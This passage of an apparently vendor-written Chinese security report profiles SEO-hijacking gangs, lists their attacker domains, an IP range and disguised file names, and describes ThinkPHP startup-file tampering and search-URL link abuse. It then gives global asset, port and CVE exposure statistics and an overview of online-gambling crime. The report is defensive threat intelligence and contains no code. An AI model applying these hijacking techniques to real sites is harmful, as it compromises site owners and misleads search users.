从全年的推广关键词分布来看（字体越大表示出现频数越高），以博彩、色情、代孕、武器等方面的非法内容居多，其中博彩、色情的关键词占比最高。除此之外，可以发现黑灰产会大量使用一些语义正常的单词如“给大家科普一下”、“上门私教”等。这些短语的特点是分开看是正常的，但拼接在一起会起到隐晦的暗示意义。与常规的近音词、形近词混淆（如将“六合彩”混淆为“六盒彩”）不同，该种混淆方式可以有效地避开搜索引擎的常规敏感词检测。

全年关键词分布图

近期世界杯相关关键词出现情况进行了词频统计如图，涉及内容主要以输赢、比分、体育以及球队，球星和部分经典比赛为主。从内容分析主要以最新的球赛消息吸引眼球，诱导用户进入博彩网站。

世界杯期间关键词频率分布

黑客团伙分析的对抗意识也在变强

从篡改手法、引流手法和对抗手法来看，各个灰黑产团伙的篡改手法大同小异，但是在引流手法上各有不同。且经过这么多年的发展，灰黑产的对抗意识也在变强，会使用常见文件名来混淆人的判断，会使用代码混淆和加密来保护他们的服务端不被发现。由此可见，和灰黑产团伙的对抗将是一个长期的过程。


黑客团伙分析

“jump”团伙

根据捕获到黑客使用的服务端域名，我们将其中一个团伙命名为jump团伙。jump团伙常用编程语言+jump做为域名，例如：b.javascriptjump.com、a.golangjump.com、c.javascriptjump.com、g.cppjump.com等等，且被解析到107.148.18.1/24段的多个ip上。jump团伙常用单文件篡改的手法对受害者植入暗链。从常用的篡改文件路径来看，该团伙通常会选择网站的二级，三级目录放置篡改文件，且篡改文件通常为xinwen.php、data.php、inc.php等具有迷惑性的名字。

“search”团伙


“search”团伙会使用正常网站的搜索功能构造包含异常文本的url并配合以寄生虫进行引流，如下图所示。其巧妙地达到快速为黑灰产引流而又不自己建站的目的，因为入侵或购买高权重网站的webshell并挂链，利用其自带的高流量在搜索引擎中直接获得高排名，但高权重网站自身的网络安保措施较为完备，其入侵难度决定了其webshell的昂贵；其次，入侵或购买权重较低网站的webshell并挂链，虽然其价格相对较低，但自身权重不高，在搜索引擎中的结果中无法排在前列，因此需要通过别的手段，如蜘蛛池或多个低站点来互相提权；两种方法各有利弊，但网站的搜索功能带来了第三种思路——构造高权重网站搜索的URL并挂在低权重网站达到收录的目的，这样一来，虽然爬虫对于低权重网站的爬取频率较低，但一旦有爬取行为，黑灰产的推广信息便可以通过高权重的网站域名作为“保护伞”，在搜索引擎中得到高排名，并且并不需要大费周章地入侵政府等重点网站。




“search”团伙入侵的网站挂链案例

“zhiku”团伙

根据捕获到的黑客使用的服务端域名和篡改手法，我们将其中一个团伙命名为“zhiku”团伙。该团伙针对使用thinkphp框架开发的网站，通过修改start.php、base.php等基础配置文件，实现对全局访问的篡改效果。如下图为从某失陷端提取的篡改文件，该失陷端是基于thinkphp开发，因此黑客start.php中加载的基础文件篡改为base_2.php，并在base_2.php前植入全局劫持代码，实现了对整个网站的访问篡改。如下图所示，该团伙还会投递后门程序实现对网站的长期控制。从篡改手法来看，该团伙为了规避被各种杀毒软件监控的常见全局篡改点，对thinkphp的启动流程进行了分析，并针对thinkphp进行了针对性的全局篡改。





“zhiku”黑客团伙源码分析

2022年全球IP资产数据统计


随着互联网的高速发展，万物互联的时代来临，大量的工控设备、智能穿搭设备、智能家居设备以及传统的互联网设备都在成倍增长。

同时在支撑数字化转型的基础中网络安全自身的数字化迭代转型，面临急需的升级。网络空间测绘技术作为网络空间安全和网络空间地理的重要合集组成部分，也是网络安全数字化转型过程中的重要技术支撑，受到网络安全领域众多关注。在网络空间测绘领域近年来技术的发展实践包括资产管理，攻击面发现，自动化渗透测试，漏洞事件跟踪，挂图作战，网站异常监测，涉网犯罪跟踪，态势感知等一系列应用方向。高速发展的过程往往会忽略全局的安全性上的问题。网络空间测绘从整体互联网数据中，持续观察资产的发展趋势和安全趋势。

备注：全网（整体互联网空间，包括ipv4、ipv6、域名信息等），sumap（全称，全球网络空间超级雷达）


全球国家ip和域名资产数据分布

根据sumap测绘，在2022年整体数据趋势中全球基础网络资产数据已上升到150亿+量级，包括ip资产上升到125亿+，域名网站资产上升到25亿+。



国家/地区排名Top10	
美国	4,394,394,311
丹麦	3,214,655,842
中国	971,738,971
德国	669,361,514
伊朗	492,535,519
新加坡	338,818,172
英国	159,942,932
立陶宛	138,780,177
意大利	132,077,025
荷兰	122,000,351

ip测绘资产数据国家级分布




国家/地区排名Top10	
美国	975,024,296
德国	252,192,821
法国	145,240,892
中国	119,507,582
英国	103,448,417
荷兰	95,820,023
爱尔兰	69,103,176
瑞士	49,385,443
俄罗斯	47,139,923
印度	46,832,543

域名网站测绘资产数据国家级分布

截止目前的资产数据趋势中可观测主流资产国家级分布区间主要在美国，中国，德国，法国等国家中。同时丹麦的网络发展资产上升趋势较于去年上升明显。

国内ip和域名资产数据分布

根据sumap测绘，在2022年整体数据趋势中国内基础网络资产数据已上升到约10亿+量级，包括ip资产上升到9亿+，域名网站资产上升到1亿+。主要资产分布在香港，浙江省，江苏省等地区。



省份排名Top10
香港
浙江
江苏
中国台湾
广东
山东
河南
北京
上海
辽宁

全球主流端口分布

通过资产数据中的端口情况，目前全球主流端口包括80，443等常见web业务端口。


端口排名Top10	
80	7,790,345,378
443	1,462,061,995
7547	148,506,703
22	124,791,982
5060	124,704,176
53	120,154,127
9100	107,187,013
8080	84,259,861
21	83,840,515
8000	69,933,188

全球主流端口top10分布

2022年全球漏洞影响资产分布

全球漏洞影响国家级资产数据分布

根据sumap中漏洞影响资产数据统计分析可观察目前受到漏洞影响较大的国家分部包括美国，德国，中国，日本等。





漏洞影响国家级（地区）分布

其中美国受漏洞影响占比约41%，德国占比8%，中国占比8%，日本占比5%，可见在网络高速发展的同时网络安全中受漏洞影响同比上升。

漏洞影响国内省份分布

主要境内受漏洞影响的资产分布包括香港，广东，中国台湾，浙江等省市。





可测绘的漏洞影响部分编号

漏洞等级	漏洞编号	漏洞名称	漏洞类型	厂商	发布时间	影响数量	漏洞详情
超危 重要	CVE-2022-46169	Cacti 命令注入漏洞	命令注入	Cacti cacti	2022-12-05	17,271 2022-12-18	查看详情
超危 重要	CVE-2022-46366	Apache Tapestry 代码问题漏洞	远程代码执行	Apache tapestry	2022-12-02	2,089 2022-12-21	查看详情
超危 重要	CVE-2022-43782	Atlassian Crowd 授权问题漏洞	远程	Atlassian crowd	2022-11-16	178 2022-12-21	查看详情
超危 重要	CVE-2022-45047	Apache MINA 代码问题漏洞	反序列化	Apache sshd	2022-11-16	12,462 2022-12-21	查看详情
超危 重要	CVE-2022-43781	Atlassian Bitbucket Server和Bitbucket Data Center 命令注入漏洞	命令注入	Atlassian bitbucket	2022-11-16	42,064 2022-12-21	查看详情
高危 重要	CVE-2022-41057	Microsoft Windows 安全漏洞	本地	Microsoft windows_server_2022	2022-11-08	38,939 2022-12-19	查看详情
中危 重要	CVE-2022-41049	Microsoft Windows 安全漏洞	远程	Microsoft windows_server_2022	2022-11-08	38,939 2022-12-19	查看详情
高危 重要	CVE-2022-41128	Microsoft Windows Scripting 安全漏洞	远程	Microsoft windows_server_2022	2022-11-08	38,939 2022-12-19	查看详情
高危 重要	CVE-2022-41113	Microsoft Graphics Component 安全漏洞	本地	Microsoft windows_10	2022-11-08	38,851 2022-12-19	查看详情
高危 重要	CVE-2022-41125	Microsoft Windows 安全漏洞	本地	Microsoft windows_server_2022	2022-11-08	38,886 2022-12-19	查看详情
高危	CVE-2022-41118	Microsoft Windows Scripting 竞争条件问题漏洞	竞争条件	Microsoft windows_server_2022	2022-11-08	38,939 2022-12-19	查看详情
高危	CVE-2022-41096	Microsoft DWM Core Library 安全漏洞	本地	Microsoft windows_11	2022-11-08	38,851 2022-12-19	查看详情
高危	CVE-2022-41073	Microsoft Windows Print Spooler Components 安全漏洞	本地	Microsoft windows_11	2022-11-08	38,939 2022-12-19	查看详情
中危	CVE-2022-41091	Microsoft Windows 安全漏洞	远程	Microsoft windows_11	2022-11-08	38,868 2022-12-19	查看详情
高危	CVE-2022-41109	Microsoft Windows Win32K 安全漏洞	本地	Microsoft windows_server_2022	2022-11-08	38,939 2022-12-19	查看详情
超危	CVE-2022-27510	Citrix Gateway和Citrix ADC 授权问题漏洞	远程	Citrix gateway	2022-11-08	74,231 2022-12-21	查看详情
高危	CVE-2022-41120	Microsoft Windows 安全漏洞	本地	Microsoft windows_sysmon	2022-11-08	38,956 2022-12-21	查看详情
超危	CVE-2022-31692	VMware Spring Security 安全漏洞		Vmware spring_security	2022-10-31	— 2022-12-21	查看详情
高危	CVE-2022-3786	OpenSSL 安全漏洞	缓冲区溢出	Openssl openssl	2022-10-28	1,736,901 2022-12-19	查看详情
高危	CVE-2022-3602	OpenSSL 安全漏洞	远程代码执行	Openssl openssl	2022-10-28	1,736,901 2022-12-19	查看详情

2022年DNS域名趋势

根据sumap测绘，在2022年整体DNS域名数据趋势中全球域名数量上升超过62亿，其中活跃可解析域名数量约42亿+，常规端口可访问网站数量约40亿+。

域名指向地区分布情况

国家排名Top10	
美国	1,821,395,757
德国	378,863,593
俄罗斯	275,439,299
中国	235,590,918
法国	153,980,519
英国	152,820,191
日本	140,595,569
荷兰	139,846,492
加拿大	65,474,044
新加坡	58,151,000


全球域名ip指向地区分布

省份排名Top10	
中国台湾	119,047,584
中国香港	71,900,551
北京市	19,250,538
江苏省	10,670,486
广东省	5,784,839
浙江省	2,474,465
上海市	1,701,447
山东省	1,089,991
河南省	914,441
四川省	666,946

国内域名ip指向地区分布

主流顶级域分布


主流顶级域名分布，经sumap统计其中.com，23亿；.org，2亿；.net，6.5亿；.com.cn，1430万；.cn 7600万。



2022年全球重点高风险资产统计


物联网资产全球分布统计

巴西89.70万，占比7.67%，日本75.05万，占比6.42%，中国73.12万，占比6.25%。




物联网资产国家分布统计

物联网资产国内分布统计




工控设备全球分布统计

美国1,644.86万，占比31.9%，425.59万，占比8.25%，德国354.50万，占比6.88%，印度181.74万，占比3.53%。




工控设备国家分布统计

工控设备国内分布统计




数据库资产全球分布统计

数据库资产统计中包括mysql，mssql，oracle等传统数据库以及大数据场景下的数据库包括elasticsearch，mogodb等。



数据库资产全球分布统计

通过数据观测目前主流数据库资产分布主要在，美国和中国。



其中截止目前mysql数据以及mysql相关分支数据库仍然是目前主要数据库资产。

网络赌博犯罪生态节点概述

近年来，随着互联网的普及和上网用户的急剧增加，利用网络从事赌博活动也愈发猖獗。通过对大量司法实践案例进行归纳总结，我们发现网络赌博与传统赌博的犯罪流程和犯罪手法相似，主要变化发生在犯罪工具的触网程度上。

以犯罪行为主要目的作为划分依据，结合《关于办理网络赌博犯罪案件适用法律若干问题的意见》（以下简称《意见》），可将网络赌博犯罪分为勾连、建站、引流、代理和结算五个环节。

与传统赌博相比，网络赌博犯罪在所有环节都大量依赖互联网技术，隐匿性更强，对犯罪侦查和溯源打击造成了极大困扰。但网络技术对抗是双向的，通过流量分析、扫描监测等技术手段，侦查人员也可以监测到暴露在互联网侧的犯罪工具，从而推导出网络赌博犯罪集团拥有的网络资产，发现和追踪其常用的网络服务和支撑设备。这些犯罪工具在互联网侧的暴露面，就是网络赌博犯罪生态节点。

网络赌博犯罪技术解构

网络赌博犯罪勾连环节

网络赌博犯罪是新型互联网技术和现代金融手段结合的涉信息网络犯罪，犯罪团伙分工精细化、链条产业化。网络赌博组织者与软件开发、服务器托管、资金结算支付等黑灰产业链相勾结，共同完成网络赌博犯罪所有环节。

由于网络赌博活动的违法性，网络赌博相关的利益链条都尽可能的将资产和人员布置在境外，利用在线匿名聊天工具或私密论坛勾连，隐匿性极强。

某赌博网站利用TG招募

网络赌博犯罪建站环节

建站环节包括网站建立，包含为赌博网站提供互联网接入、服务器托管、网络存储空间、通讯传输通道、软件开发、技术支持等服务。

在公安机关已破获的多起网络赌博案件中，除极少量大型跨境赌博公司自建技术运维部门，多数中小型网络赌博团伙会将前期建站工作外包出去，仅留3-5人的技术人员利用多年的线下赌博运营经验，实时操控“后台胜率”和日常运维巡检工作。

而承接建站工作的团伙被称为“包网团队”，提供和包括平台完整架构搭建、核心功能定制开发、域名抢注、服务器资源代购、三方支付对接等一站式服务。也就是说，在“包网团队”的协助下，网络赌博经营者不必具备任何专业知识、无需组建开发团队，就可以轻松开设并快速上线网络赌博平台。

某包网平台首页

网络赌博犯罪引流环节

网站搭建好之后，就需要提高曝光度，吸引赌客。《意见》第二条规定，明知是赌博网站，而为其提供投放广告、发展会员等服务，收取服务费数额在2万元以上的，或为10个以上赌博网站投放与网址、赔率等信息有关的广告或者为赌博网站投放广告累计100条以上的行为，都属于开设赌场罪的共同犯罪。

最常见的引流方式就是在网络直播、短视频、网络阅读、婚恋网站及贴吧社区等网站平台暗中植入投放赌博网站信息。更有甚者，通过技术手段对某些公用资源进行污染，或者通过破坏信息系统的手段非法篡改正常站点的相关内容，以达成引流的目的。

某短视频网站挂满赌博网站链接

网络赌博犯罪代理环节

